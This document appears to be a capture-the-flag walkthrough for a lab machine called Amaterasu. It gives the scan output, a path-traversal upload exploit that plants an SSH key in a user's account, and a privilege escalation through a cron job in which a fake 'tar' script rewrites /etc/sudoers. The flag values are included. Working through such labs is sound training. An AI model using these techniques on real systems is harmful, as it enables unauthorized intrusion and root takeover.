


# Amaterasu Walkthrough

Machine IP - 192.168.209.249

Website - On Port 40080 -



Nmap Scan - `nmap -A -sC -sV -T4 -p- 192.168.209.249 -oN NmapScan.txt`

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 192.168.45.5
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 1
|   vsFTPD 3.0.3 - secure, fast, stable
|_ End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| Can't get directory listing: TIMEOUT
25022/tcp open  ssh      OpenSSH 8.6 (protocol 2.0)
| ssh-hostkey:
|   256 68:c6:05:e8:dc:f2:9a:2a:78:9b:ee:a1:ae:f6:38:1a (ECDSA)
|_  256 e9:89:cc:c2:17:14:f3:bc:62:21:06:4a:5e:71:80:ce (ED25519)
33414/tcp open  unknown
| fingerprint-strings:
|   GetRequest, HTTPOptions:
|     HTTP/1.1 404 NOT FOUND
|     Server: Werkzeug/2.2.3 Python/3.9.13
|     Date: Thu, 30 Mar 2023 15:03:27 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 207
|     Connection: close
|     <!doctype html>
|     <html lang=en>
|     <title>404 Not Found</title>
|     <h1>Not Found</h1>
|     <p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>
|   Help:
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
|     "http://www.w3.org/TR/html4/strict.dtd">
|     <html>
|     <head>
|     <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
|     <title>Error response</title>
|     </head>
|     <body>
```

```
|_ </html>
40080/tcp open  http      Apache httpd 2.4.53 ((Fedora))
| http-methods:
|_ Potentially risky methods: TRACE
|_ http-title: My test page
|_ http-server-header: Apache/2.4.53 (Fedora)
```

We have a website on port 40080 we can directory bust on it

Gobuster Scan - `gobuster dir -u 192.168.209.249 -w`

`/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-medium-directories.txt`

`-o GobusterScan.txt -x php,txt,html`

```
[aurora@parrot]--[~/ProvingGrounds/Amaterasu]
└─$ cat GobusterScan.txt
/images      (Status: 301) [Size: 244] [--> http://192.168.209.249:40080/images/]
/styles      (Status: 301) [Size: 244] [--> http://192.168.209.249:40080/styles/]
/index.html  (Status: 200) [Size: 1092]
/LICENSE     (Status: 200) [Size: 6555]
[aurora@parrot]--[~/ProvingGrounds/Amaterasu]
└─$
```


Run a gobuster scan on the port 33414

`gobuster dir -u http://192.168.203.249:33414/ -w`


```
/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-medium-directories.txt
```

```
-x txt,php,html
```

We can see `/help` and `/info`



Open Burp and intercept this request and send to repeater.



We can see a user called Alfredo

Create a file called `test.html` --> "Hi This is a test file"


Open burp and intercept this request.

We can run `curl -L -i -X POST -F`

```
file="@/home/aurora/ProvingGrounds/Amaterasu/test.html" -F filename="test.html"
```


```
http://192.168.203.249:33414/file-upload -x http://127.0.0.1:8080
```

The change the `test.html` to `../../../../../../../../home/alfredo/test` and run it.



Request		Response	
Pretty	Raw	Pretty	Raw
1	POST /file-upload HTTP/1.1	1	HTTP/1.1 201 CREATED
2	Host: 192.168.203.249:33414	2	Server: Werkzeug/2.2.3 Python/3.9.13
3	User-Agent: curl/7.87.0	3	Date: Mon, 03 Apr 2023 11:52:32 GMT
4	Accept: */*	4	Content-Type: application/json
5	Content-Length: 370	5	Content-Length: 41
6	Content-Type: multipart/form-data; boundary=-----144ad44bafdf991c	6	Connection: close
7	Connection: close	7	
8		8	{
9	-----144ad44bafdf991c		"message": "File successfully uploaded"
10	Content-Disposition: form-data; name="file"; filename="../../../../../../../../home/alfredo/test.gif"	9	}
11	Content-Type: text/html		
12	Hi. this is a test file		
13			
14	-----144ad44bafdf991c		
15	Content-Disposition: form-data; name="filename"		
16			
17	../../../../../../../../home/alfredo/		
18	-----144ad44bafdf991c--		
19			
20			

If we go to `192.168.203.249:33414/file-list?dir=/home/alfredo`



Offensive Security | Labs | 192.168.203.249:33414/file- ×

http://192.168.203.249:33414/file-list?dir=/home/alfredo

Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security

JSON Raw Data Headers

Save Copy Collapse All Expand All Filter JSON

```
0: ".bash_logout"
1: ".bash_profile"
2: ".bashrc"
3: "local.txt"
4: ".ssh"
5: "restapi"
6: ".bash_history"
7: "test.gif"
8: "test"
```

We can see our test file

Now we see a writable `.ssh`

Create a new ssh key using `ssh-keygen` and enter for every option.

```
cat /home/aurora/.ssh/id_rsa.pub > authorized_keys
```

Then we can upload this using `curl -L -i -X POST -F`

```
file=@"/home/aurora/ProvingGrounds/Amaterasu/authorized_keys.txt" -F
filename="../../../../../../home/alfredo/.ssh/authorized_keys.txt"
```

http://192.168.203.249:33414/file-upload -x http://127.0.0.1:8080

Send to repeater on burp and send it.

The image shows a Burp Suite interface with a Request and Response view. The Request is a POST to /file-upload with a multipart/form-data body. The Response is a 201 CREATED status with a JSON body indicating a successful upload.

**Request**

```
1 POST /file-upload HTTP/1.1
2 Host: 192.168.203.249:33414
3 User-Agent: curl/7.87.0
4 Accept: */*
5 Content-Length: 913
6 Content-Type: multipart/form-data;
  boundary=-----350e8939aad723c7
7 Connection: close
8
9 -----350e8939aad723c7
10 Content-Disposition: form-data; name="file";
  filename="authorised_keys.txt"
11 Content-Type: text/plain
12
13 ssh-rsa
  AAAAB3NzaC1yc2EAAAADAQABAAQGD1SNRuDPxxhs7/TKPacpt
  UdHvS/7M1KnAoWEgTtDVsz5N14uaNSGG7UM/zDYBUgMJ9gBwic
  nhEFwY6L7NDba02TxqXblK4+31Y+djTqU5CqTxLgoa/r8B0bsq2
  CYxtq/nu0qE+/2eeHaraRRwKT4DyGDQBH+TXP8nA0i1wrWNTzT7
  mm/7PH3o74zo0jRDcwyPC3qHjXp0kksGySsu0dL+L8Natilt5X4
  7ckBeP/R6DvwcpE105jvcJGnJ2TtieCrAAglbJeSwqdwmiN6R9
  TDUUR0zxpfo9ZUtArYOfuAEWot0Z88dlBaLCRFfq/XjHk9M1vL
  swo06dH5gfr3ec5jGwUK8gh0H+ricHALwW8qTG0Fy4JP6fXdogS
  IA7N0n/2xHPLjDrcLfp+vBQFBL8sRabz+1rQRQsCq+W92t15h70
  7KSNTyeefPDYf2YfuQglkG9DOU80u5G1uZ+faPlTvQpUac4aYho
  FCpnuLsSbyvPM7croJd9fwapBL3VlsP/s= aurora@parrot
14
15 -----350e8939aad723c7
16 Content-Disposition: form-data; name="filename"
17
18 ../../../../home/alfredo/.ssh/authorised_keys.tx
  t
19 -----350e8939aad723c7--
20
```

**Response**

```
1 HTTP/1.1 201 CREATED
2 Server: Werkzeug/2.2.3 Python/3.9.13
3 Date: Mon, 03 Apr 2023 12:06:01 GMT
4 Content-Type: application/json
5 Content-Length: 41
6 Connection: close
7
8 {
9   "message": "File successfully uploaded"
10 }
```

Go to 192.168.203.249:33414/file-list?dir=/home/alfredo/.ssh

The image shows a web browser window with the URL http://192.168.203.249:33414/file-list?dir=/home/alfredo/.ssh. The page displays a JSON response with a list of files.

Applications Places System

Offensive Security | Labs 192.168.203.249:33414/file- ×

← → ↺ ↻ http://192.168.203.249:33414/file-list?dir=/home/alfredo/.ssh

Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security Learning Resources Offensive Security

JSON Raw Data Headers

Save Copy Collapse All Expand All Filter JSON

```
0: "id_rsa"
1: "id_rsa.pub"
2: "authorised_keys.txt"
3: "authorised_keys"
```

We can see the authorized\_keys

Then login using `ssh alfredo@192.168.203.249`

```
[x]-[aurora@parrot]-[~/ProvingGrounds/Amaterasu]
$ssh alfredo@192.168.203.249 -p 25022
Last failed login: Mon Apr  3 08:11:54 EDT 2023 from 192.168.45.5 on ssh:notty
There were 10 failed login attempts since the last successful login.
Last login: Tue Mar 28 03:21:25 2023
[alfredo@fedora ~]$
```

If we see the `/etc/crontab` --> We can see a cron running.

create a file called `tar` in the `/home/alfredo/restapi`

```
chmod +x tar
```

In that file

```
#!/bin/bash
```

```
echo 'alfredo ALL=(ALL) NOPASSWD:ALL' > /etc/sudoers
```

```
touch work.txt (We add this to get to know if it worked)
```

After 1 minute.

```
[alfredo@fedora restapi]$ sudo -l
User alfredo may run the following commands on fedora:
  (ALL) NOPASSWD: ALL
[alfredo@fedora restapi]$
```

Proof.txt --> a47ba85120f127118064147fc789da28

Local.txt --> 07d0716f0cb212996887d7c071b5eba4

```
[root@fedora ~]# cat proof.txt
a47ba85120f127118064147fc789da28
[root@fedora ~]# cat /home/alfredo/local.txt
07d0716f0cb212996887d7c071b5eba4
[root@fedora ~]# whoami
root
[root@fedora ~]# ifconfig
ens32: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 192.168.203.249  netmask 255.255.255.0  broadcast 192.168.203.255
    inet6 fe80::256b:c802:2e76:853c  prefixlen 64  scopeid 0x20<link>
    ether 00:50:56:ba:fe:e1  txqueuelen 1000  (Ethernet)
    RX packets 8628  bytes 770754 (752.6 KiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 6017  bytes 808173 (789.2 KiB)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    loop txqueuelen 1000  (Local Loopback)
    RX packets 10  bytes 560 (560.0 B)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 10  bytes 560 (560.0 B)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

[root@fedora ~]#
```

Machine Completed!!

---